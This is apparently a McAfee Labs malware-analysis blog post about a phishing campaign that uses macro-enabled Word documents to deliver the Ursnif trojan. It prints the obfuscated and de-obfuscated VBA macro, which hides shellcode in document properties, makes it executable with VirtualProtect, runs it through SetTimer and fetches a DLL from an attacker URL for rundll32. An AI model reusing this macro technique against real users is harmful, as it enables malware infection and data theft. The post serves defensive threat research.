Phishing Campaigns featuring Ursnif Trojan on the Rise

mcafee.com/blogs/other-blogs/mcafee-labs/phishing-campaigns-featuring-ursnif-trojan/

June 8, 2022

McAfee Labs

Jun 07, 2022

6 MIN READ

Authored by Jyothi Naveen and Kiran Raj

McAfee Labs have been observing a spike in phishing campaigns that utilize Microsoft office macro capabilities. These malicious documents reach victims via mass spam E-mail campaigns and generally invoke urgency, fear, or similar emotions, leading unsuspecting users to promptly open them. The purpose of these spam operations is to deliver malicious payloads to as many people as possible.

A recent spam campaign was using malicious word documents to download and execute the Ursnif trojan. Ursnif is a high-risk trojan designed to record various sensitive information. It typically archives this sensitive data and sends it back to a command-and-control server.

This blog describes how attackers use document properties and a few other techniques to download and execute the Ursnif trojan.

Threat Summary

- The initial attack vector is a phishing email with a Microsoft Word document attachment.
- Upon opening the document, VBA executes a malicious shellcode
- Shellcode downloads the remote payload, Ursnif, and invokes rundll32.exe to execute it.

Infection Chain

The malware arrives through a phishing email containing a Microsoft Word document as an attachment. When the document is opened and macros are enabled, Word downloads a DLL (Ursnif payload). The Ursnif payload is then executed using rundll32.exe




Figure 1- flowchart of infection chain

Word Analysis

Macros are disabled by default and the malware authors are aware of this and hence present an image to entice the victims into enabling them.




Figure 2- Image of what the user sees upon opening the document

VBA Macro Analysis of Word Document

Analyzing the sample statically with ‘oleId’ and ‘olevba’ indicates the suspicious vectors..


```
Filename: 6cf975-sample.docx
--------------------+--------------------+----------+--------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+--------------------------
File format         |MS Word 2007+ Macro-|info      |
                    |Enabled Document    |          |
                    |(.docm)             |          |
--------------------+--------------------+----------+--------------------------
Container format    |OpenXML             |info      |Container type
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |Yes, suspicious     |HIGH      |This file contains VBA
                    |                    |          |macros. Suspicious
                    |                    |          |keywords were found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+--------------------------
```

Figure 3- Oleid output

```
+----------+--------------------+-------------------------------------------+
|Type      |Keyword             |Description                                |
+----------+--------------------+-------------------------------------------+
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is|
|          |                    |opened                                     |
|Suspicious|Environment         |May read system environment variables      |
|Suspicious|GetObject           |May get an OLE object with a running instance|
|Suspicious|Lib                 |May run code from a DLL                    |
|Suspicious|VirtualProtect      |May inject code into another process       |
|Suspicious|SetTimer            |May run a shellcode in memory              |
|Suspicious|StrReverse          |May attempt to obfuscate specific strings  |
|          |                    |(use option --deobf to deobfuscate)        |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be|
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                   |
+----------+--------------------+-------------------------------------------+
```

Figure 4- Olevba output


The VBA Macro is compatible with x32 and x64 architectures and is highly obfuscated as seen in Figure-5



```
Private Declare PtrSafe Function LuthernsDecollimate Lib "user32" Alias "SetTimer" (ByVal FlakageFrameablenessGlobelet As LongPtr, ByVal TermlessnessSnigglers As LongPtr, ByVal SemipyriticCollagenous As
LongPtr, ByVal UnamazedFarcilite As LongPtr) As LongPtr
Private Declare PtrSafe Function EmbarredAcademian Lib "user32" Alias "KillTimer" (ByVal DecampmentDespitefulnessAbdominocentesis As LongPtr, ByVal ContinuedRumblingUntoiled As LongPtr) As LongPtr
Private Declare PtrSafe Function SatyrinaeLeucophlegmacy Lib "kernel32" Alias "VirtualProtect" (ByVal PreconcertionInterdeal As LongPtr, ByVal UnpartiallyMunificence As LongPtr, ByVal ConhydrinKetchups As
LongPtr, UnwaningUnstablerAstroite As LongPtr) As LongPtr
#Else
Private Declare Function LuthernsDecollimate Lib "user32" Alias "SetTimer" ( ByVal CoxalgiesExpedientWoolweed As Long, ByVal BambinoRuggyQuincunx As Long, ByVal GelilahEncorptionPreseasonal As Long, ByVal
IntertergalVernaculous As Any) As Long
Private Declare Function EmbarredAcademian Lib "user32" Alias "KillTimer" ( ByVal VexillologistSuperelegance2Rhymes As Long, ByVal DesmocytomaHoyadeGoitered As Long) As Long
Private Declare Function SatyrinaeLeucophlegmacy Lib "kernel32" Alias "VirtualProtect"  (ByVal TelecommOutroared As Long, ByVal AnhelationDonors As Long, ByVal SambouseFirayaBereave As Long,
HepatotomyInamovableUnutilitarian As Long) As Long
#End If
Private Sub Document_Open()
SimlingPentaglotticalEglateres
End Sub
Private Sub SimlingPentaglotticalEglateres()
Dim KistvaenQuadrennial() As Byte
#If Win64 Then
KistvaenQuadrennial = IncompactnessMucronesUnrequested(ActiveDocument.BuiltInDocumentProperties(HLeh5P6ajsN("RWJxtc1u6")).Value)
#Else
KistvaenQuadrennial = IncompactnessMucronesUnrequested(ActiveDocument.BuiltInDocumentProperties(HLeh5P6ajsN("yaNJX7RXpe")).Value)
#End If
#If VBA7 Then
Dim WeirdishModificationistSubcranially As LongPtr
Dim CatesbaeaScranchTypewriting As LongPtr
Dim shellCode As LongPtr
Dim SurfeitednessQuadriportico As LongPtr
#Else
Dim WeirdishModificationistSubcranially As Long
Dim CatesbaeaScranchTypewriting As Long
Dim shellCode As Long
Dim SurfeitednessQuadriportico As Long
#End If
CatesbaeaScranchTypewriting = UBound(KistvaenQuadrennial) + 1
shellCode = VarPtr(KistvaenQuadrennial(0))
SatyrinaeLeucophlegmacy shellCode, CatesbaeaScranchTypewriting, 64, VarPtr(WeirdishModificationistSubcranially)
GetObject(HLeh5P6ajsN("LboosgBr4")).Environment(HLeh5P6ajsN("RAY1BJs3h")) (HLeh5P6ajsN("KNFYqmT01")) = HLeh5P6ajsN("AsFH1lSiP")
SurfeitednessQuadriportico = LuthernsDecollimate(0, shellCode, 1, shellCode)
EmbatholithicAnalogs 1
EmbarredAcademian 0, SurfeitednessQuadriportico
GetObject(HLeh5P6ajsN("sIB5i0Ia")).Environment(HLeh5P6ajsN("tAfjy4E7s")).Remove (HLeh5P6ajsN("bckCG6Og5k"))
ReDim KistvaenQuadrennial(1)
End Sub
Sub EmbatholithicAnalogs(Finish)
Dim UnbemonedImpeachability$roncos As Long
Dim SabazianismMorganize As Long
SabazianismMorganize = Timer() + (Finish)
Do
```

Figure 5- Obfuscated VBA macro

To get a better understanding of the functionality, we have de-obfuscated the contents in the 2 figures shown below.



```
Private Sub func_autorun()
Dim KistvaenQuadrennial() As Byte
#If Win64 Then
KistvaenQuadrennial = IncompactnessMucronesUnrequested(ActiveDocument.BuiltInDocumentProperties(CustDocPropRevandRet("RWJxtc1u6")).Value) ;kistvaenQuadrennial = "company"

#Else
KistvaenQuadrennial = IncompactnessMucronesUnrequested(ActiveDocument.BuiltInDocumentProperties(CustDocPropRevandRet("yaHJX7RXpe")).Value)
#End If

#If VBA7 Then
Dim WeirdishModificationistSubcranially As LongPtr
Dim CatesbaeaScranchTypewriting As LongPtr
Dim shellCode As LongPtr
Dim newTimer_n As LongPtr

#Else
Dim WeirdishModificationistSubcranially As Long
Dim CatesbaeaScranchTypewriting As Long
Dim shellCode As Long
Dim newTimer_n As Long
#End If

CatesbaeaScranchTypewriting = UBound(KistvaenQuadrennial) + 1
shellCode = VarPtr(KistvaenQuadrennial(0))
VirtualProtect shellCode, CatesbaeaScranchTypewriting, 64, VarPtr(WeirdishModificationistSubcranially)
GetObject(new:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B).Environment(Process)({FCF2302A-4DD7-4FBE-9E77-0EE3DD66379A}) = http://docmasterpassb.top/kdv/n7tiQUUADWPEIQvnMfDT3vtrornV4uJcP4GvrD5vMf/
newTimer_n = SetTimer(0, shellCode, 1, shellCode)
EmbatholithicAnalogs 1
KillTimer 0, newTimer_n
GetObject(new:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B).Environment(Process).Remove ({FCF2302A-4DD7-4FBE-9E77-0EE3DD66379A})
ReDim KistvaenQuadrennial(1)
End Sub
```


Figure 6- De-obfuscated VBA macro (stage 1)

```
Sub EmbatholithicAnalogs(Finish)
Dim UnbemoanedImpeachabilityBroncos As Long
Dim SabazianismMorganize As Long
SabazianismMorganize = Timer() + (Finish)
Do
UnbemoanedImpeachabilityBroncos = Timer()
DoEvents
Loop Until UnbemoanedImpeachabilityBroncos > SabazianismMorganize
End Sub

Function LimpinessPhloreticEndarteritis(TilleringOverfrank, UnpackagedMerleJackals)
LimpinessPhloreticEndarteritis = Mid(TilleringOverfrank, UnpackagedMerleJackals + 1, 1)
End Function

Public Function CustDocPropRevandRet(strInput)
CustDocPropRevandRet = StrReverse(ActiveDocument.CustomDocumentProperties(strInput))
End Function

Function EffundFlanweed(GoofierMougeotiaceaeOsteoarthritis) As Long
If Int(Rnd(23)) > 2 Then
EffundFlanweed = 9000
Else
EffundFlanweed = Len(GoofierMougeotiaceaeOsteoarthritis)
End If
End Function

Function IncompactnessMucronesUnrequested(ProsyFantasie)
ReDim SpoilsportYeasayer(EffundFlanweed(ProsyFantasie) - 1) As Byte
Dim JeremiadColocolicTootinghole As Long, UnderemphasizeHellenistically As Long
Dim JabbedAnabathrumSpiffy: JabbedAnabathrumSpiffy = 6 & 8
For JeremiadColocolicTootinghole = 0 To EffundFlanweed(ProsyFantasie) - 1 Step 2
UnderemphasizeHellenistically = JeremiadColocolicTootinghole / 2
SpoilsportYeasayer(UnderemphasizeHellenistically) = CDec(JabbedAnabathrumSpiffy & LimpinessPhloreticEndarteritis(ProsyFantasie, JeremiadColocolicTootinghole) & LimpinessPhloreticEndarteritis(ProsyFantasie,
JeremiadColocolicTootinghole + 1))
Next
IncompactnessMucronesUnrequested = SpoilsportYeasayer
End Function
```

Figure 7- De-obfuscated VBA macro (stage 2)

An interesting characteristic of this sample is that some of the strings like CLSID, URL for downloading Ursnif, and environment variables names are stored in custom document properties in reverse. As shown in Figure-7, VBA function "ActiveDocument.CustomDocumentProperties()" is used to retrieve the properties and uses "StrReverse" to reverse the contents.

We can see the document properties in Figure-8






Figure 8- Document properties

Payload Download and Execution:

The malicious macro retrieves hidden shellcode from a custom property named “Company” using the “cdec” function that converts the shellcode from string to decimal/hex value and executes it. The shellcode is shown below.

Figure 9- Raw Company property

The shellcode is written to memory and the access protection is changed to PAGE_EXECUTE_READWRITE.

```
shellCode = VarPtr(KistvaenQuadrennial(0))
SatyrinaeLeucophlegmacy shellCode, CatesbaeaScranchTypewriting, 64, VarPtr(WeirdishModificationistSubcranially)
'VirtualProtect Ptr_ShellCode, Size_ShellCode, XRW, Protection(0)
'# write the shellcode
```

Figure 10- Code of VirtualProtect




Figure 11- Shellcode’s memory and protection after calling VirtualProtect()

After adding the shellcode in memory, the environment variable containing the malicious URL of Ursnif payload is created. This Environment variable will be later used by the shellcode.





Figure 12- Environment

variable set in Winword.exe space

The shellcode is executed with the use of the SetTimer API. SetTimer creates a timer with the specified time-out value mentioned and notifies a function when the time is elapsed. The 4th parameter used to call SetTimer is the pointer to the shellcode in memory which will be invoked when the mentioned time is elapsed.




```
SurfeitednessQuadriportico = LuthernsDecollimate(0, shellCode, 1, shellCode)
'SurfeitednessQuadriportico = SetTimer(0, shellCode, 1, shellCode)
'# SetTimer is used to execute the shell code when timer expires (callBacks)
```

Figure 13- SetTimer

function (Execution of shellCode)

The shellcode downloads the file from the URL stored in the environmental variable and stores it as ” y9C4A.tmp.dll ” and executes it with rundll32.exe.

URL	hxxp://docmasterpassb.top/kdv/x7t1QUUADWPEIQyxM6DT3vtrornV4uJcP4GvD9vM/
CMD	rundll32 “C:\Users\user\AppData\Local\Temp\y9C4A.tmp.dll”,DllRegisterServer



Member	Offset	Size	Value
Characteristics	0000E640	Dword	00000000
TimeDateStamp	0000E644	Dword	FFFFFFFF
MajorVersion	0000E648	Word	0000
MinorVersion	0000E64A	Word	0000
Name	0000E64C	Dword	000100F4
Base	0000E650	Dword	00000001
NumberOfFunctions	0000E654	Dword	0000000E
NumberOfNames	0000E658	Dword	0000000E
AddressOfFunctions	0000E65C	Dword	00010068

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
N/A	0000E69C	0000E6F2	0000E6D4	0000E76C
(nFunctions)	Dword	Word	Dword	szAnsi
00000002	0000EA8A	0001	00010106	APgQ4H
00000003	0000E8FF	0002	0001010D	BMPWBPaSooR
00000004	0000E861	0003	00010119	BXJbTZedX
00000005	0000E9AF	0004	00010123	BZ5dWj
00000006	0000E4FF	0005	0001012A	BnS3Z9k
00000007	0000E784	0006	00010132	Bp6IrB
00000008	0000EDAB	0007	00010139	CASvBKIBqK
00000009	0000E61B	0008	00010144	CFvHs3
0000000A	0000EA13	0009	0001014B	CMTjwVe
0000000B	0000EC46	000A	00010153	CcMtup
0000000C	0000EB4B	000B	0001015A	Cz2giM0
0000000D	0000ED11	000C	00010162	DWUacQ1gb
0000000E	000010FB	000D	0001016C	DllRegisterServer

Figure 14- Exports of Downloaded DLL

After successful execution of the shellcode, the environment variable is removed.

```
EmbatholithicAnalogs 1
EmbarredAcademian 0, SurfeitednessQuadriportico
GetObject(HLeh5P6ajzN("sIS518Ia")).Environment(HLeh5P6ajzN("tATjy4E7s")).Remove (HLeh5P6ajzN("bckCGfOg8k"))
'GetObject("new:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B").Environment(Process).Remove FCF2382A-4DD7-4FBE-9E77-0EE3DD66379A
'# Environment variable previously set is Removed
```

Figure 15- Removal of Environment Variable

IOC

TYPE	VALUE	PRODUCT	DETECTION NAME
Main Word Document	6cf97570d317b42ef8bfd4ee4df21d217d5f27b73ff236049d70c37c5337909f	McAfee LiveSafe and Total Protection	X97M/Downloader.CJG
Downloaded dll	41ae907a2bb73794bb2cff40b429e62305847a3e1a95f188b596f1cf925c4547	McAfee LiveSafe and Total Protection	Ursnif-FULJ
URL to download dll	hxxp://docmasterpassb.top/kdv/x7t1QUUADWPEIQyxM6DT3vtrornV4uJcP4GvD9vM/	WebAdvisor	Blocked

MITRE Attack Framework

Technique ID	Tactic	Technique Details	Description
T1566.001	Initial Access	Spear phishing Attachment	Manual execution by user
T1059.005	Execution	Visual Basic	Malicious VBA macros
T1218.011	Defense Evasion	Signed binary abuse	Rundll32.exe is used
T1027	Defense Evasion	Obfuscation techniques	VBA and powershell base64 executions
T1086	Execution	Powershell execution	PowerShell command abuse

Conclusion

Macros are disabled by default in Microsoft Office applications, we suggest keeping it that way unless the document is received from a trusted source. The infection chain discussed in the blog is not limited to Word or Excel. Further threats may use other live-off-the-land tools to download its payloads.

McAfee customers are protected against the malicious files and sites detailed in this blog with McAfee LiveSafe/Total Protection and McAfee Web Advisor.


McAfee Labs Threat Research Team
McAfee Labs is one of the leading sources for threat research, threat intelligence, and cybersecurity thought leadership. See our blog posts below for more information.

More from McAfee Labs

Instagram credentials Stealers: Free Followers or Free Likes

